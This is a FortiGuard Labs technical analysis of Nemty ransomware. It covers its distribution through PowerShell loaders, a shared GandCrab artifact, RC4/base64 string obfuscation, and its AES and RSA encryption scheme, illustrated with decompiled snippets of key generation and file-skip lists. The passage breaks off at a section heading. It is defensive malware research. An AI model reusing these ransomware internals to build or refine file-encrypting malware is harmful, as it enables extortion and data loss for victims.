Nemty Ransomware Analysis: Technical Details & IOCs | FortiGuard Labs

By Joie Salvio

Published: 2019-09-17 · Archived: 2026-04-05 14:10:49 UTC

In 2019, FortiGuard Labs was investigating the Sodinokibi ransomware family, when we came across the newly discovered Nemty Ransomware. Interestingly, as we analyzed this new malware, we also encountered an artifact embedded in its binary that we were very much familiar with since it was also used by the GandCrab ransomware before the threat actors' announced retirement. It is also interesting to see that the Nemty ransomware is being distributed using the same method as Sodinokibi, a malware that has strong similarities to GandCrab.

This report discusses the technical aspects of the new ransomware, including some irregularities that make us think that it is still in its early stage of development.

Discovery

The first sample that we were able to analyze came from a link that was shared by the @BotySrt Twitter bot account, which posts Pastebin links leading to the Sodinokibi and Buran malware families.



Figure 1. Link that was supposed to lead to a Sodinokibi payload

The links lead to Powershell scripts that execute embedded malware payloads using Reflective PE Injection. We collected the links that were tagged as Sodinokibi, expecting to extract samples of that ransomware. However, as we were running our automation to extract the embedded binaries, we found an unsupported file, and as we investigated further, we discovered it was the new Nemty ransomware instead.

A GandCrab Flashback

In our initial analysis of the ransomware, we found a link embedded in its binary which we are very familiar with. It is a statement that was actually used by GandCrab when it was having its vaccine war with Ahnlab, as we detailed previously in our article discussing the evolution of GandCrab v4.x.



Figure 2. Embedded link leading to an image



Figure 3. GandCrab's version of the image

The similarities end there, however, so it is hard to say early on if there is any real relation to the two. But the inclusion of this artifact, combined with the fact that it is being distributed by the same group as Sodinokibi (which many see as the reincarnation of GandCrab) makes us curious.

Technical Analysis

It's interesting that GandCrab and Nemty have something in common. But to understand what makes Nemty unique, we'll have to engage in a technical analysis. Here's what we found:

Obfuscation

The strings used throughout Nemty's execution are obfuscated using a combination of simple base64 encoding and RC4 encryption. And to express their unsurprising animosity towards the security industry, this variant use 'f**kav\x00' as its vulgar RC4 encryption key.



Figure 4. String decryption using base64 and RC4 algorithm

Nemty's File Encryption Methods

Nemty ransomware uses a combination of AES-128 in CBC mode, RSA-2048, and the unusual RSA-8192 for its file encryption and key protection. The following steps summarize its encryption process.

1. Generate a 32-byte value using a pseudo-random algorithm. This value is added to the configuration information later on. The first 16 bytes are used as the main AES key for file encryption.

```
Sleep(5u);
curr_time_secs = _time64(0);
proc_time_elapse_secs = clock();
srand(150 * curr_time_secs * proc_time_elapse_secs);
sub_40720A(&v7, "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz");
*(a1 + 16) = 0;
*(a1 + 20) = 15;
*a1 = 0;
while ( *(a1 + 16) != len )
{
  v4 = v8;
  v5 = rand();
  v10 = 0;
  v11 = 15;
  LOBYTE(v9[0]) = 0;
  sub_407403(&v7, v9, v5 % (v4 - 1), 1u);
  sub_407C89(0xFFFFFFFF, a1, v9, 0);
  tomemcpy(0, v9, 1);
}
```

Figure 5. Function to generate random characters

2. Generate an RSA-2048 key pair.

3. Decrypt and import the embedded RSA-8192 Public Key using the same RC4-base64 function.



Figure 6. Embedded RSA-8192 Public Key

4. Include the generated Private Key from step 2 to the *configuration* file, which also contains other information gathered from the system (discussed in the next section)

5. Encrypt the configuration file using RSA-8192 Public Key imported in step 3 and encode it in base64.

NOTE: Using RSA encryption with 8192 bits of key size is very unusual. In fact, this may be the first time that we have seen a ransom malware use such a strong – albeit overkill and inefficient for its purpose – encryption algorithm to protect information. In most cases, 2048 and 4096 key sizes are more than enough to secure any message. Using the longer key size adds a large overhead due to significantly longer key generation and encryption times. And lastly, RSA-8192 can only encrypt 1024 bytes at a time, even less if we consider the

reserved size for padding. Since the configuration's size will surely be more than that due to the fact that it contains the encoded Private Key (from step 4), the malware cuts the information into chunks of 1000 (0x3e8) bytes and performs multiple operations of the RSA-8192 until the entire information is encrypted

6. Generate another 16-byte key using the same algorithm used in step 1. This is the IV (Initialization Vector) for the AES-128 CBC mode encryption. A new IV is generated for every file.

7. Encrypt the file content using the main AES Key from step 1 and the current IV.

8. Encrypt the current IV using RSA-2048 with the locally generated Public Key generated in step 2 and encode it in base64.

9. Append the encrypted IV to the file.



Figure 7. File encryption process



Figure 8. Structure of encrypted file

This means that, as of now, file decryption is not practically possible without the threat actor's RSA Private Key pair of the embedded RSA Public Key.



Figure 9. File decryption process

The screenshot below shows files that it avoids during its encryption process. Notice that “boot.ini” is being compared twice. This is clearly an error, which implies that this malware may be in its early stages.

```
if ( !lstrcmpiW(FindFileData.cFileName, L".") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"..") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"...") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"$RECYCLE.BIN") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"rsa") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"NTDETECT.COM") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"ntldr") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"MSDOS.SYS") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"IO.SYS") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"boot.ini") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"boot.ini") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"AUTOEXEC.BAT") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"ntuser.dat") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"desktop.ini") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"CONFIG.SYS") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"RECYCLER") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"BOOTSECT.BAK") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"bootmgr") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"programdata") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"appdata") )
  goto LABEL_77;
if ( !lstrcmpiW(FindFileData.cFileName, L"windows") )
  goto LABEL_77;
sub_407390(wStrFname, FindFileData.cFileName);
v28 |= 1u;
sub_40720A(&zero, "Microsoft");
sub_40B08B(&v14, wStrFname);
if ( sub_40B20A(v14, v15, v16, v17, v18, v19, v20, zero, v22, v23, v24, v25, v26) )
  goto LABEL_77;
sub_407390(v36, FindFileData.cFileName);
v28 |= 2u;
sub_40720A(&zero, "Common Files");
```

Figure 10. Whitelisted folders

It also avoids files with specific extensions, as listed in the next image, although it is done in a very unusual and rather inefficient way using case-insensitive string comparison.

```
if ( !sub_407FDB(wStrFname, "nemty")  // file extension whitelist
  && !sub_407FDB(wStrFname, "log")
  && !sub_407FDB(wStrFname, "LOG")
  && !sub_407FDB(wStrFname, "CAB")
  && !sub_407FDB(wStrFname, "cab")
  && !sub_407FDB(wStrFname, "CMD")
  && !sub_407FDB(wStrFname, "cmd")
  && !sub_407FDB(wStrFname, "COM")
  && !sub_407FDB(wStrFname, "com")
  && !sub_407FDB(wStrFname, "cpl")
  && !sub_407FDB(wStrFname, "CPL")
  && !sub_407FDB(wStrFname, "exe")
  && !sub_407FDB(wStrFname, "EXE")
  && !sub_407FDB(wStrFname, "ini")
  && !sub_407FDB(wStrFname, "INI")
  && !sub_407FDB(wStrFname, "dll")
  && !sub_407FDB(wStrFname, "DLL")
  && !sub_407FDB(wStrFname, "lnk")
  && !sub_407FDB(wStrFname, "LNK")
  && !sub_407FDB(wStrFname, "url")
  && !sub_407FDB(wStrFname, "URL")
  && !sub_407FDB(wStrFname, "ttf")
  && !sub_407FDB(wStrFname, "TTF")
  && !sub_407FDB(v36, "DECRYPT.txt") )
{
  sub_40736A(&zero, &lpFileName);
  encryptFile(zero, v22, v23, v24, v25, v26);
}
```

Figure 11. Whitelisted file extensions

The confusion continues when it checks to see if the IP address of the victim is located in Russia, Belarus, Kazakhstan, Tajikistan, or Ukraine by accessing hxxp://api.db-ip.com/v2/free/*{IP address}*/countryName. Ironically, regardless of the result, it still proceeds to the file encryption stage.

Victim Configuration File

